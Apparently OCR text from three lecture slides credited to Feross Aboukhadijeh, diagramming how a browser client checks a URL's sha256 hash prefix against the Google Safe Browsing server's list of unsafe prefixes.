

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Client
Google Safe Browsing Server



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Is 'abcdef' prefix present?
Client
Hash prefix list
Google Safe Browsing Server



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Yes
Client
Google Safe Browsing Server
100 Feross Aboukhadijeh

